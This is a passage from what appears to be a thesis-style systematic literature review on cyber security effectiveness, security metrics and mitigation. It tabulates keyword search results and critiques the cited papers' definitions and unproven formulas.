<i>Elsevier</i>	Moshe Israelashvili, Taejin Kim, Gabriel Bukobza	Adolescents' over-use of the cyber world – Internet addiction or identity exploration?
<i>Elsevier</i>	Linda K. Cook, Cheryl Dover, Michele A. Dickson, Jennifer Underwood and Barbara C. Engh	Hybridization: The challenges an ADN program faces in entering the academic cyber world
<i>Springer</i>	Won Kim, Tok-Wang Ling, Yoon-Joon Lee and Seung-Soo Park	The Human Society and the Internet - Internet-Related Socio-Economic Issues
<i>IEEE</i>	Ravindra Dastikop	The Nature of the Cyber Firm: Contextual Model of Business for Cyber World
-	Jia Ma	Mobile IoT device enables ubiquitous interaction between cyber world and physical world
<i>IEEE</i>	Huansheng Ning, Wei He, Sha Hu and Binghui Wang	Space-Time Registration for Physical-Cyber World Mapping in Internet of Things
<i>CY-BERPSYCHOLOGY & BEHAVIOR</i>	YANON VOL-CANI	The Tale of SAGAS™: Bringing Apperception Tests Into the Cyber World
<i>Reclaiming children and youth</i>	Susan Keith and Michelle E. Martin	Cyber-Bullying: Creating a Culture of Respect in a Cyber world

<i>THE ENGINEER</i>		Shoring up the cyber world ¹⁸
<i>The Illinois School Board Journals</i>	Connie Goddard	Cyber World Bullying
<i>The Bulletin of the Atomic Scientists</i>		Where in the (cyber) world is Carlos Salinas? ¹⁹
<i>Journal of Psychosocial Research on Cyberspace,</i>	Donna Kernaghan, Jannette Elwood	All the (cyber) world's a stage: Framing cyberbullying as a performance
-	Whang, Sang-Min and Ikeda, Ken'ichi	The youth psychology in cyber world: The emergence of cyber communities and their social interaction in Japan ²⁰
-	-	The hierarchy of communication from oral world to cyber world: Letter, e-mail, msn ²¹
-	-	Panel discussion "How well can humans coexist with the cyber world?" ²²
-	-	How well can Humans Coexist with the Cyber World? Discussion ²³
-	-	Measurements need help to enter the cyber world ²⁴
-	-	Internet-marks: Clear and secure visual marks for the cyber world ²⁵
-	-	Data Access in a Cyber World: Making Use of Cyberinfrastructure ²⁶
<i>ACM</i>	Bill Naber	Cautionary Tales from Real World Failures for Managing Security in the Cyber World
<i>ACM</i>	Cheng Yang, Jui-Long Hung and Zhang-Xi Lins	Loose Password Security in Chinese Cyber World Left the Front Door Wide Open to Hackers—An Analytic View
<i>ACM</i>	B. S. Manoj, Bheemarjuna Reddy Tamma and Ramesh R. Rao	On the Impact of Physical-Cyber world Interactions during Unexpected Events
	Andreea Bendovschi and Ameer Al-Nemrat	Security countermeasures in the cyber-world
<i>MDPI</i>	Jong Hyuk Park, Hyungjoo Kim and Jungho Kang	Security Scheme Based on Parameter Hiding Technic for Mobile Communication in a Secure Cyber World

¹⁸ Non-scientific publication, rejected.

¹⁹ Ibid.

²⁰ The article has been unable to download from TUT Primo portal interface.

²¹ Ibid.

²² Ibid.

²³ Ibid.

²⁴ Ibid.

²⁵ Ibid.

²⁶ Ibid.

2.17. The result of search of OODA and cyber security

Table 17. Literature of the keyword of *OODA* and *cyber security*:

The Journal	The Authors	The Article Title
<i>Elsevier</i>	Paul Vickers, Chris Laing, Tom Fairfax	Sonification of a network's self-organized criticality for real-time situational awareness
<i>Elsevier</i>	Ulrik Franke, Joel Brynielsson	Cyber situational awareness e A systematic review of the literature
<i>Elsevier</i>	Hamed Okhravi, Adam Comella, Eric Robinson, Joshua Haines	Creating a cyber moving target for critical infrastructure applications using platform diversity
<i>Elsevier</i>	Youakim Badr, Salim Hariri, Youssif AL-Nashif and Erik Blasch	Resilient and Trustworthy Dynamic Data-Driven Application Systems (DDDAS) Services for Crisis Management Environments
<i>Elsevier</i>	John Thomasa, Pam Mantri	Axiomatic Design/Design Patterns Mashup: Part 2 (Cyber Security)
<i>International Conference on Information Science and Security</i>	Sangseo Park and Tobias Ruighaver	Strategic Approach to Information Security in Organizations
<i>Emeraldinsight</i>	Leisheng Peng and Duminda Wijesekera and Thomas C. Wingfield and James B. Michael	An ontology-based distributed whiteboard to determine legal responses to online cyber attacks
<i>CSIIIR</i>	Daniel Bilar	Noisy Defenses: Subverting Malware's OODA Loop
<i>Defense & Security Analysis</i>	Peter J. Dortmans, Nitin Thakur & Anthony Ween	Conjectures for framing cyberwarfare
<i>Journal of Big Data</i>	Richard Zuech, Taghi M Khoshgoftaar and Randall Wald	Intrusion detection and Big Heterogeneous Data: a Survey
<i>ACM Queue</i>	VLAD GORELIK	One Step Ahead ²⁷
<i>ACM</i>	T.J. Grant, H.S. Venter and J.H.P. Eloff	Simulating Adversarial Interactions between Intruders and System Administrators using OODA-RR
<i>Springerlink</i>	Bruce Christianson	Living in an Impossible World: Real-izing the Consequences of Intransitive Trust
<i>Policy studies</i>	Lars Nicander	Shielding the net – understanding the issue of vulnerability and threat to the information society

2.18. The result of search of science of cyber security

Table 18. Literature of the keyword of *science of cyber security*:

The Journal	The Authors	The Article Title
-------------	-------------	-------------------

²⁷ Non-scientific publication, rejected.

ArXiv	Michael D. Adams, Seth D. Hitefield, Bruce Hoy and Michael C. Fowler	Application of Cybernetics and Control Theory for a New Paradigm in Cybersecurity
Network Science and Cybersecurity." Springer	Alexander Kott	Science of Cyber Security as a System of Models and Problems
IEEE	Jelena Mirkovic, Terry V. Benzel, Ted Faber, Robert Braden, John T. Wroclawski and Stephen Schwab	The DETER Project - Advancing the Science of Cyber Security Experimentation and Test
ACM	Terry Benzel	The science of cyber security experimentation: the deter project
U.S. Department of Homeland Security	Colfer, Benjamin	The Science of Cybersecurity and a Roadmap to Research ²⁸

2.19. The result of search of metrics of cyber security

Table 19. Literature of the keyword of *metrics of cyber security*:

The Journal	The Authors	The Article Title
-	-	-

The search came out with no hits.

2.20. The result of search of security metrics

Table 20. Literature of the keyword of *security metrics*:

The Journal	The Authors	The Article Title
Elsevier	Roberto Gallo, Henrique Kawakami, Ricardo Dahab	FORTUNA—A framework for the design and development of hardware-based secure systems
Elsevier	G. Gonzalez-Granadillo, J. Garcia-Alfaro, E. Alvarez, M. El-Barbori, H. Debar	Selecting optimal countermeasures for attacks against critical systems using the attack volume model and the RORI index
Elsevier	Bogdan Ksiezopolski	QoP-ML: Quality of protection modelling language for cryptographic protocols
Elsevier	Shuzhen Wang, Zonghua Zhang, Youki Kadobayashi	Exploring attack graph for cost-benefit security hardening: A probabilistic approach
Elsevier	Reijo M. Savola	Quality of security metrics and measurements

²⁸ The Tallinn University of Technology do not have direct access the article and it cannot be opened in Abobe *.acsm file reader.

<i>Elsevier</i>	Hannes Holm, Khalid Khan Afridi	An expert-based investigation of the Common Vulnerability Scoring System
<i>Elsevier</i>	Jolanda Modic, Ruben Trapero, Ahmed Taha, Jesus Luna, Miha Stopar, Neeraj Suri	Novel efficient techniques for real-time cloud security assessment
<i>Elsevier</i>	G.B. Tannaa, M. Guptaa, H.R. Raob, S. Upadhayaya	Information assurance metric development framework for electronic bill presentment and payment systems using transaction and workflow analysis
<i>Elsevier</i>	Stylios Kavalarisa, Fragkiskos-Emmanouil Kioupakisa, Konstantinos Kaltsas and Emmanouil Serrelisa,c	Development of a Multi-Vector Information Security Rating Scale for Smart Devices as a Means for Raising Public InfoSec Awareness
<i>Elsevier</i>	Heinz Hofbauer, Andreas Uhl	Identifying deficits of visual security metrics for images
<i>Elsevier</i>	Hannes Holm, Matus Korman, Mathias Ekstedt	A Bayesian network model for likelihood estimations of acquirement of critical software vulnerabilities and exploits
<i>Elsevier</i>	Jaafar Almasizadeh, Mohammad Abdollahi Azgomi	A stochastic model of attack process for the evaluation of security metrics
<i>Elsevier</i>	Y. Karabulut1, F. Kerschbaum, F. Massacci, P. Robinson and A. Yautsiukhin	Security and Trust in IT Business Outsourcing: a Manifesto
<i>Elsevier</i>	William Knowles, Daniel Prince, David Hutchison, Jules Ferdinand Pagna Disso, Kevin Jones	A survey of cyber security management in industrial control systems
<i>Elsevier</i>	Talal Halabi, Martine Bellaiche	Towards quantification and evaluation of security of Cloud Service Providers
<i>IEEE</i>	Hannes Holm, Khurram Shahzad, Markus Buschle and Mathias Ekstedt	P ² CySeMoL: Predictive, Probabilistic Cybe Security Modeling Language
<i>IEEE</i>	Yi Han, Jeffrey Chan, Tansu Alpcan, and Christopher Leckie	Using Virtual Machine Allocation Policies to Defend against Co-Resident Attacks in Cloud Computing
<i>IEEE</i>	Mohammad Ashiqur Rahman and Ehab Al-Shaer	Automated Synthesis of Distributed Network Access Controls: A Formal Framework with Refinement
<i>China communications</i>	Liqiang Zhang, Fei Yan, Bo Zhao, Shouhuai Xu	Dependence-Induced Risk: Security Metries and Their Measurement Framework
<i>ACM</i>	ZONGHUA ZHANG NICT and HONG SHEN	M-AID: An Adaptive Middleware Built Upon Anomaly Detectors for Intrusion Detection and Rational Response
<i>ACM</i>	MARCUS PENDLETON and RICHARD GARCIA-LEBRON, JIN-HEE CHO and SHOUHUI XU	A Survey on Systems Security Metrics

<i>Journal of Engineering Research and Applications</i>	Smriti Jain, Maya Ingle	Security Metrics and Software Development Progression
<i>Wiley Periodicals</i>	Jennifer Bayuk and Ali Mostashari	Measuring Systems Security
<i>The computer journal</i>	Denis Trček	Security Metrics Foundations for Computer Security
<i>The computer journal</i>	Katarzyna Mazur, Bogdan Ksiezo-polski1, and Zbigniew Kotulski	The Robust Measurement Method for Security Metrics Generation
<i>Springer</i>	Aditya Khamparial and Babita Pandey	Threat driven modeling framework using petri nets for e-learning system
<i>DOAJ</i>	Elena Vladimirovna Doynikova, Igor Vitalievich Kotenko and Andrey Alexeevich Chechulin	Dynamic Security Assessment Of Computer Networks In Siem-Systems
<i>MDPI</i>	Qutaiba Alasad, Jiann-Shuin Yuan and Yu Bi	Logic Locking Using Hybrid CMOS and Emerging SiNW FETs
<i>Taylor & Francis</i>	Wendy W. Ting & David R. Comings	Information Assurance Metric for Assessing NIST's Monitoring Step in the Risk Management Framework
<i>Springer-Verlag</i>	Anis Ben Aissa, Robert K. Abercrombie, Frederick T. Sheldon and Ali Mili	Defining and computing a value based cyber-security measure
<i>Taylor & Francis</i>	Clemens Martin, Anasuya Bulkan & Philipp Klempt	Security excellence from a total quality management approach
<i>Sensors</i>	Alex Ramos and Raimir Holanda Filho	Sensor Data Security Level Estimation Scheme for Wireless Sensor Networks

2.21. The result of search of theory of security

Table 21. Literature of the keyword of *theory of security*:

The Journal	The Authors	The Article Title
-	Mourad Debbabi and Mohamed Mejri	Towards the Correctness of Security Protocols
<i>Elsevier</i>	Laurent Mazaré	Satisfiability of Dolev-Yao Constraints
<i>Elsevier</i>	Ilaria Matteucci	Automated Synthesis of Enforcing Mechanisms for Security Properties in a Timed Setting
<i>Elsevier</i>	Fu Zhuojing	international Symposium on Safety Science and Engineering in China, 2012 (ISSSE-2012)
<i>B. II. Иванов</i>	Введение	К ВОПРОСУ О СОЗДАНИИ ОСНОВАНИЙ ОБЩЕЙ ТЕОРИИ БЕЗОПАСНОСТИ КАК ВНУТРЕННЕ СОВЕРШЕННОЙ И ВНЕШНЕ ОПРАВДАНОЙ НАУЧНОЙ ТЕОРИИ

<i>IEEE</i>	Ansi Wang, Yi Luo, Guangyu Tu, and Pei Liu	Vulnerability Assessment Scheme for Power System Transmission Networks Based on the Fault Chain Theory
<i>IEEE</i>	Mohsen Guizani, Daojing He, Kui Ren, Joel J. P. Rodrigues, Sammy Chan, Yan Zhang	SECURITY AND PRIVACY IN EMERGING NETWORKS: PART II ²⁹
<i>China communications</i>	Min Lei, Yixian Yang, Xinxin Niu, Yu Yang, Jie Hao	An Overview of General Theory of Security
<i>Hindawi</i>	Yixian Yang, Xinxin Niu and Haipeng Peng	Games Based Study of Nonblind Confrontation
<i>Taylor & Francis</i>	Shiping Tang	A Systemic Theory of the Security Environment
<i>Annual Review of Anthropology</i>	Carlo Caduff	On the Verge of Death: Visions of Biological Vulnerability
<i>Taylor & Francis</i>	Bernhard Stahl, Robin Lucke & Anna Felfeli	Comeback of the transatlantic security community? Comparative securitisation in the Crimea crisis
<i>New Journal of Physics</i>	N Lütkenhaus and A J Shield	Focus on Quantum Cryptography: Theory and Practice
<i>Law enforcement review</i>	Mikhail Kleymenov, Ivan Kleymenov	Globalization and treats to national security
<i>THE JOURNAL OF FINANCE</i>	AMY DITTMAR and ANJAN THAKOR	Why Do Firms Issue Equity?
<i>Foreign Policy Analysis</i>	AKAN MALICI	Germans as Venutians: The Culture of German Foreign Policy Behavior
<i>Grani</i>	L. V. Kalashnikova	Safety of vital activity: a comparative analysis of traditional and new paradigms in contemporary sociology
<i>Grani</i>	L. V. Kalashnikova	Socio-philosophical preconditions of formation of the concept of security in protosociology
<i>Taylor & Francis</i>	Paul Amar	Turning the Gendered Politics of the Security State Inside Out?
<i>Baltic region</i>	V. Volovoj and I.A. Batorshina	SECURITY IN THE BALTIC REGION AS A PROJECTION OF GLOBAL CONFRONTATION BETWEEN RUSSIA AND THE USA
<i>MRSU</i>	Marina V. Dulyasova and Valeriy V. Markin	DESIGN MODELING OF A UNIVERSITY'S COMPREHENSIVE-INTEGRATED SECURITY SYSTEM
<i>Immanuel Kant Baltic Federal University</i>	Volovoy Vadim and Batorshina Irina A.	Система безопасности в Балтийском регионе как проекция глобального противостояния России и США=Security in the Baltic region as a Projection of Global Confrontation between Russia and the USA

2.22. The result of search of *theories security*

Table 22. Literature of the keyword of *theories security*:

²⁹ Non-scientific publications, rejected.

The Journal	The Authors	The Article Title
-	-	-

The search came out with no hits.

2.23. The result of search of cyber security and mitigation

Table 23. Literature of the keyword of cyber security and mitigation

The Journal	The Authors	The Article Title
<i>INL</i>	Mark Fabro and Trent Nelson	Control Systems Cyber Security: Defense-in-Depth Strategies
<i>INL</i>	Miles McQueen, Jason L. Wright, Lawrence Wellman	Are Vulnerability Disclosure Deadlines Justified?
<i>Technology Innovation Management Review</i>	Renaud Levesque, D'Arcy Walsh, and David Whyte	Securing Cyberspace: Towards an Agenda for Research and Practice
<i>TALLINN UNIVERSITY OF TECHNOLOGY</i>	KENNETH GEERS	Strategic Cyber Security: Evaluating Nation-State Cyber Attack Mitigation Strategies with DEMATEL

2.24. The results of search of basic discovery

Table 24. Literature of the keyword of cyber security and mitigation.

The Journal	The Authors	The Article Title
<i>ebookcentral.proquest.com</i>	Wieslaw Kazmierski	Antiviral Drugs: From Basic Discovery Through Clinical Trials
<i>Taylor & Francis</i>	Ken Kozloff	Advances in connective tissue imaging: From basic discovery to translational impact
<i>Annual Review of Biochemistry,</i>	Dang Lenny and Su Shin-San Michael	Isocitrate Dehydrogenase Mutation and (R)-2-Hydroxyglutarate: From Basic Discovery to Therapeutics Development
<i>Pharmacogenomics</i>	Van Gool and Alain J	Conference Scene: Progressing biomarkers from basic discovery to companion diagnostics
<i>Nitric Oxide</i>	Weitzberg Ed-die	O57. Exhaled NO—From basic discovery to clinical use
<i>Cardiovascular Therapeutics</i>	Hayek Salim and Nemer Mona	Cardiac Natriuretic Peptides: From Basic Discovery to Clinical Practice

3 Results of the systematic literature review

In this chapter will listed the results of each keyword search. The results is led by content analysis method from the literature review what data the literature did have and the credibility of the studies will be analysed, that does the articles data full fill criterions of science and is there informal fallacies, which make arguments in the articles as invalid and unsound. In the final conclusion will be analysed how well the literature did support the working hypothesis.

3.1. Results of the keyword of effective prevention

The semantic³⁰ review of *effective prevention* (Table 1) are following. There are researches what are effective prevention in medical field. In medical field prevention is understood as process were source which can cause problems or issues is either eliminated by some method. These layers based solutions such as protective gear are seen as effective method to prevent for example transition infections. In addition, promotion and collaborations with support services is seen as in mental health field as preventive process. Early intervention as seen as preventive operation for example handling alcohol problems were problems to drinking are handled. As an effective prevention are seen services which work effectively. Effective prevention programs are effective, if community is ready for them, programs are maintained and develop continually, results and impacts are evaluated how they did work and effective prevention practices are evidence-based and expert opinion based and operations are optimized. Socio economic problems are prevented by taking care severe mental illness and avoiding further problems. Effective prevention are operations were harmfully substances are not allowed to affect the person. **In conclusion**, *effective prevention* means based on these premises operations which are evidence-based and they are implemented in early stage to avoid further problems or total eliminating variables which can cause harm in long term or short term to assets. The effective prevention programs must be maintained all the time, constantly developed and they must fit to practice and they must be accepted by the audience or target group.

3.2. Results of the keyword of cyber security and controls effectiveness

The semantic review of *cyber security and controls effectiveness* (Table 2) are following. There are inefficiencies on cyber-security, because risk are not taken seriously by managers and employees. The IT process are vulnerable to misuse and non-usage by the end-user in the chain of the process. Awareness to total risk in the industry which applies the IT equipment is mirror in India. The management practices are mirror and correct and legitimate data is not available for authorised persons when it is needed. To make effective security on cyber-security operations the metrics has to exit and problems is that complexity of cyber-world and lack of common definitions and dynamic nature of security risks make it impossible to measure security as a universal property. The suggestion is to used vulnerability analysis and threat analysis and requirements of the systems to make assessments. However, the methodology valid is hand of evidence and without evidence-based practice the metrics do not give reliable and valid result which have connection or causality to reality. Effectivity is claimed to be effective if security management practices are adaptive, which enables resilience, self-protection and self-healing process for businesses. However, adaptive approach do not work if it not evidence-based. Problems in risk management is to get a sound conclusion what are the risk and controls will effectively prevent or mitigate the risk to

³⁰ The semantic review means process were definition domain content is analysed and were domain data is connected in reality or to comparison point.

acceptable level. Risk management must be all cost-effective. The security operations must be effective and solutions such as technology must be effective with other measures that security is effective.

“The most complex of these threats unfold in stages, as actors exploit multiple attack vectors in a sequence of calculated steps. Deciding how to respond to such serious threats poses a challenge that is of substantial practical relevance to IT security managers. These critical decisions require an understanding of the threat actors—including their various motivations, resources, capabilities, and points of access—as well as detailed knowledge about the complex interplay of attack vectors at their disposal. In practice, however, security decisions are often made in response to acute short-term requirements, which results in inefficient resource allocations and ineffective overall threat mitigation. The decision support methodology introduced in this paper addresses this issue. By anchoring IT security managers’ decisions in an operational model of the organization’s information infrastructure, we provide the means to develop a better understanding of security problems, improve situational awareness, and bridge the gap between strategic security investment and operational implementation decisions. To this end, we combine conceptual modeling of security knowledge with a simulation-based optimization that hardens a modeled infrastructure against simulated attacks, and provide a decision support component for selecting from efficient combinations of security controls. We describe the prototypical implementation of this approach, demonstrate how it can be applied, and discuss the results of an in-depth expert evaluation”³¹

In conclusion, effective cyber-security are therefore, practices which are evidence-based and metrics which measure reality with elements of the competence of the attacker, attacker resources, vulnerabilities of the system, resilience and competence of the defender and victim will give base for valid and sound decision making when security solutions and practices are implemented. The adaptive approach which seems to be similar to PDCA³² and OODA³³ gives organisation to self-healing, organisational resilience and self-protection, if decision are done with evidence-based and reliable metrics are used.³⁴ In effective security employees and manager must be aware total amount of risks and eliminate misuse or non-usage of the IT systems. Knowledge and awareness and intention to conduct security are based on literature premises, an important part of effective cyber-security.

3.3. Results of the keyword of cyber security

The semantic review of *cyber security* (Table 3) are following. The cyber-security is hand of policy, technology and knowledge and competence. Without knowledge and skill to assess risk there are either too much or too little security. However, what is effectivity of the security -and cyber solutions? The companies rely on consultations and in house personnel, when decision are made of cyber-security. Without be able to quantify threats security levels cannot be guaranteed. These were collected from non-scientific publication. In article of the

³¹ Direct quote from article of selecting security control portfolios: a multi-objective simulation-optimization approach. Available at [www: https://link.springer.com/article/10.1007/s40070-016-0055-7#article-dates-history](https://link.springer.com/article/10.1007/s40070-016-0055-7#article-dates-history)

³² Plan, Do, Check, Act is philosophy how business should react chances and be adaptive in the world.

³³ *Observe, orient, decide, and act is similar to PDCA, but it develop my military world and it is used in situation to react faster than opponent, which will lead victory if the premises when decision is made are true and valid, otherwise false premises will lead failure, if opponent can misguide the target, which is in art of war philosophy victories path to attacker.*

³⁴ Defender is running faster than its opponent and have make layer based protection to assets of defender.

The Virtual Absence of Malice: Cyber Security and Threat Politics is a review article of international reviews. The review tells that cybersecurity is part of human security and cyber-attacks has connection to reality, because they can effect to human thinking (information attacks) and cause physical effect for example industrial systems:

“The US Air Force, for example, now talks openly about fighting and winning wars, and 374 The Virtual Absence of Malice ensuring freedom of action, in cyberspace, a doctrine that translates into everything from c attacks on cell towers to psychological operations involving blogging to DDoS attacks of the type described above”³⁵

In the article of *Data Analysis for Network Cyber-security* there is discussion of the challenge of detecting infected nodes in networks and how statistical analyse could be used to detect changes in those nodes of networks, but there are reliability issue that when can be made a decision to attack base on statics.

“The challenges for statistical methods are the large size of computer networks and the large volume and velocity of data transfer”³⁶

In conclusion, it is still in discussion that what are methods to secure assets in cybersecurity and what are reliable methods accomplished the object of securing the assets and what are good theories to make that decision. Nevertheless, it is not clearly defined that is physical security part of cybersecurity, even though same actor can use electronic dimension of cyber world and physical world to compromise the security of assets and have impact to real-life.

3.4. Results of the keyword of security effectiveness

The semantic review of security effectiveness are following (Table 4):

In the article of *An integrative study of information systems security effectiveness*: there are Information that effective prevention is all about of

“Greater deterrent efforts and preventive measures were found to lead to enhanced IS security effectiveness”³⁷

“Management must invest in IS security to prevent abuses that can lead to competitive disadvantage. Using the literature on security practices and organizational factors, this study develops an integrative model of IS security effectiveness and empirically tests the model.”³⁸

However, the study was surveys and surveys credibility in science are low [21], but they are path to empirical study. The people might feel that something is more effective and better than something else, even premises are not true and this will lead false conclusion, even the method says that it is sound [22]. For this reason, the credibility of the survey studies have a low credibility in science.

³⁵ Pages 2-3 of the article of *The Virtual Absence of Malice: Cyber Security and Threat Politics*.

³⁶ More information on article of *Data Analysis for Network Cyber-security*.

³⁷ More information on the abstract of the article of *An integrative study of information systems security effectiveness*.

³⁸ Ibid

In the article of *Security Effectiveness Review*: there are data that more precise collaboration is need to have effective security and there are formula which claim that it can produce effective security and enhance the security level of certain physical installation.

$$\text{Conditional Risk} = \text{Consequences} * (1 - P_{\text{effectiveness}}) \\ \text{Probability (P) of PPS effectiveness} = P_{\text{timely}} * P_{\text{neutralization}}^{39}$$

In the article of *Comparison of Two Methods to Quantify Cyber and Physical Security Effectiveness*

“With the increasing reliance on cyber technology to operate and control physical security system components, there is a need for methods to assess and model the interactions between the cyber system and the physical security system to understand the effects of cyber technology on overall security system effectiveness. This paper evaluates two methodologies for their applicability to the combined cyber and physical security problem. The comparison metrics include probabilities of detection (PD), interruption (PI), and neutralization (PN), which contribute to calculating the probability of system effectiveness (PE), the probability that the system can thwart an adversary attack. PE is well understood in practical applications of physical security but when the cyber security component is added, system behavior becomes more complex and difficult to model. This paper examines two approaches (Bounding Analysis Approach (BAA) and Expected Value Approach (EVA)) to determine their applicability to the combined physical and cyber security issue. Analysis showed that the BAA is more suited to facility analyses than the EVA because it has the ability to identify and model an adversary’s most desirable attack pat”⁴⁰

Nevertheless, the paper show that physical security and cybersecurity has same elements in their domain and they do have connection to each other, because they are securing the assets from physical world intrusion which is commenced by human actor either through electronic world or from kinetic world by physical attacks. However, in the paper there was formulas, but there were no mathematical proofs that these formulas are valid and sound. How the user of the formula validates that axiom value which he or she is implementing to the formula has causality to reality of attacker ability to perform attack or is the speed of the attack actually what has been decided and what could be variation in between different threat actors. How these axioms take account uncertainty and failures of the counter forces or threat actors? Moreover, the paper has informal fallacies because the argument are too over simplified [23], because formulas do not explain completely features of attack actor and there is reliability issue [24], because everyone can use their own intuition and decide different value and therefore, the process becomes pseudoscientific, if result is not same or between tolerance with same premises when other researchers are going to repeat the study, it cannot be scientific [25].

In article of *Towards Security Effectiveness Measurement utilizing Risk-Based Security* there is study that metrics must develop to measure the effectiveness a security, but paper did not exactly show what are the mathematical formulas to measure the security in precise way or what are most precise ways to say that method x is effective in this scale. In formalised environment the definitions can defines and they can give meaning that this a good and this not and this effective, but what are those definitions connection to reality without empirical study? What is a valid paradigm to conclude that premises are true and these premises

³⁹ Page of seven from article of *Security Effectiveness Review*.

⁴⁰ Page of one from article of *Comparison of Two Methods to Quantify Cyber and Physical Security Effectiveness*.

can be accepted as the axiom in the measuring process?⁴¹ The paper was more philosophical, but had a valid point that reliable and precise metrics must be developed that effectiveness of security can be measured, otherwise it becomes a pseudoscience:

“Systematic and practical approaches to risk-driven operational security evidence help ensure the effectiveness and efficiency of security controls in business-critical applications and services. This paper introduces an enhanced methodology to develop security effectiveness metrics that can be used in connection with correctness assurance of security controls. This methodology is then applied to an example system: a Push E-mail service. The methodology is based on threat and vulnerability analysis, and parallel security requirement and system architecture decomposition”⁴²

In other articles, there is information that automated background checks are more effective to detect serious misuses of trust than previous systems. There is an additional claim that asymmetrical and mixed countermeasures guarantee more effective protection of the assets of computers. There was research that there is very little amount of empirical security research that what are effective methods to secure supply chain and the study suggested that proactive motivation by practitioners is an effective way to affect security effectiveness. The environment element such as weather and dangers from nature affect the quality of the operations in business and external problems such as mistakes, errors, steering and leading errors. The cloud services with “valid configurations” and firewalls make more secure, if the cloud services are configured with valid parameters and they have firewalls. The Schengen databases are stated to be ineffective like many other databases. The human element is seen to be a defect and liability, because the human element is difficult to control and this leads to many cases of failures, mistakes, and misconducts which compromise the security of the organisations and if collaboration does not work, the security process becomes ineffective and non-leadership leads that the security process becomes ineffective.

In conclusion, the valid and sound metrics are needed to evaluate the effectiveness of security. The human element is difficult to control in security practices. There are claims that automation makes the process more effective and the environment hazard will have an effect on the quality and security of the assets. There were formulas presented in the articles on how to assess the effectiveness of security, but there were no mathematical proofs⁴³ that they actually are valid and sound formulas. The results for the definition were schizophrenic, because how it can be possible to make claims that running faster and doing things better and being more asymmetric is the key to succeeding in effective security operations?

⁴¹ Skepis, *paradigm*, <http://www.skepsis.fi/ihmeellinen/paradigma.html>

⁴² A direct question from the article of Towards Security Effectiveness Measurement utilizing Risk-Based Security.

⁴³ In mathematics the formulas must be proofed through mathematical induction or other mathematical methods for example formalised statements can be studied through truth tables and informal fallacies. More information on truth tables and proofing at [www: <https://www.cs.colostate.edu/~cs122/Fall14/files/InferenceRules.pdf>](http://www.cs.colostate.edu/~cs122/Fall14/files/InferenceRules.pdf) and <http://www.madscitech.org/tm/lap.pdf> and book of *Johdatus diskreettiin matematiikkaan* (ISBN: 951-0-29569-8) on page of 31-39.

3.5. Result of the keywords of organizational resilience and cyber security

The semantic review of organizational resilience and cyber security (Table 5) are following:

In one of the article it has been argued that scenario based training will promote innovation of the organisation and make it more persistent and be able to mitigate security incidents. In another article, cybersecurity is needed to secure critical infrastructure. In the article of *Critical infrastructure resilience: A Nordic model in the making?* there are claims, that resilient infrastructure protection is not cost-effective:

“This development reflects the acknowledgment that complete protection can never be guaranteed, and that achieving the desired level of protection is not cost-effective as a rule in relation to the actual threats.”⁴⁴

In the article of *A Security Framework for Protecting Business, Government and Society from Cyber Attacks* there is claim that swot analysis with knowledge of senior manager will lead to reducing of organisational vulnerability.

“Reference is made to placing cyber security in context, and a Cyber Security SLEPT analysis and a Cyber Security SWOT analysis are highlighted.”⁴⁵

In one article is claim that three-layer protection will guarantee industrial controller system security, which means that field devices, steering centre and management & leading are protect on the process. There was discrete mathematical formula to calculate losses and protection time which create base for resilience operations, but these formulas do not have mathematical proofs in the publication. In addition, the disaster planning and continuity planning are seen to be method to recover from disasters.

In conclusion, the critical infrastructure cannot be currently secure with current solutions with cost-effective thinking. The swot analysis which not scientific methods has been seen as key to mitigate security problems and even through intuitive methods are not base of proof when effective solutions are selected, because this method can misguide. Again, the mathematical formulas are presented to protect assets and create resilience, but proofs are missing, will the formula truly work and what are valid axioms to implement to the formula. There is philosophical view that what are effective to secure assets, but claims have validity issue and metrics of formula has reliability issue, because how it proofed that they truly measure that they are claiming and what are reliable values to put in the formula. It the formulas do not have mathematical proofs that they have are sound and they have causality to reality, then it will be left as philosophical point view than scientific claim, because scientific claim has repeatability and there are proofs to argument and the argument itself is not base of proof.⁴⁶ For example the mathematical formulas needs the proofs to be sound, itself is not enough justify and proof itself. Scientific claims try to eliminate subject views, which philosophical or each assessor might have then his or her argument is made.⁴⁷

⁴⁴ More data at article of Critical infrastructure resilience: A Nordic model in the making?

⁴⁵ More data at article of A Security Framework for Protecting Business, Government and Society from Cyber Attacks.

⁴⁶ More data at following <http://www.skepsis.fi/ihmeellinen/tiede.html> and <http://www.skepsis.fi/ihmeellinen/fallibilismi.html> and <http://www.skepsis.fi/ihmeellinen/pseudotiede.html> and <https://arxiv.org/ftp/arxiv/papers/1307/1307.1244.pdf>

⁴⁷ Henrik Rydenfelt, *Filosofia: normatiivinen tiede*, <https://etiikka.fi/teoria/filosofia-normatiivinen-tiede/>

3.6. Results of the keyword of cyber security and mitigation effectiveness

The semantic review of *cyber security and mitigation effectiveness* (Table 6) are following:

In article of *Risk assessment for physical and cyber-attacks on critical infrastructures*⁴⁸ as effective mitigation are seen operations which done before the attack has impact to assets.

„In practice, mitigation can be effective if all of the following conditions apply:

- * Written procedures are established for performing the mitigation actions.*
- * Operators and maintenance personnel are trained to carry out the procedures.*
- * Any spare parts or materials required for the mitigation actions are maintained in a secure location separate from the asset location.*

The Asset Failure Mitigation effectiveness is a unit-less quantity. It is based on the time required to complete the mitigation actions (T_a) and the expected time available from detection of the failure until the CoC is inevitable (T_{ine}).“⁴⁹

In th article of *Adaptive Distributed Traffic Control Service for DDoS Attack Mitigation*⁵⁰ there are study that effective mitigation are procedures which done in early stage, but reactive mitigation is ineffective. The proactive approach where attack type is anticipated seems to effective mitigation procedure, but it can cut out legitimate IP traffic. The researchers have come to conclusion that DDoS mitigation devices are either ineffective or even counterproductive.

„This paper shows that in the case of DDoS reflector attacks they are either ineffective or even counterproductive. Applications of our system are manifold: prevention of source address spoofing, DDoS attack mitigation, distributed firewall-like filtering, new ways of collecting traffic statistics, traceback, distributed network debugging, support for forensic analyses and many more

This section presents related work that addresses mitigation strategies against DDoS attacks. We distinguish two basic mitigation schemes, reactive and proactive, which are analysed in more detail and discussed with regard to their mitigation effectiveness and implementation complexity.

We have seen that the described reactive mitigation schemes fail to be effective against DDoS attacks in all three phases: detection, traceback and filtering. What makes

DDoS attacks so hard to come by is the fact that attack traffic generally contains spoofed source addresses. In DDoS reflector attacks this is even more complex, because the victim does not receive traffic from the DDoS agents directly, but from legitimate sources without spoofed source addresses.

More effective defence strategies are possible within the IP network. Performing ingress filtering, a single router is capable of blocking traffic from a big number of malicious nodes. In [15] the authors show that ingress filtering is already highly

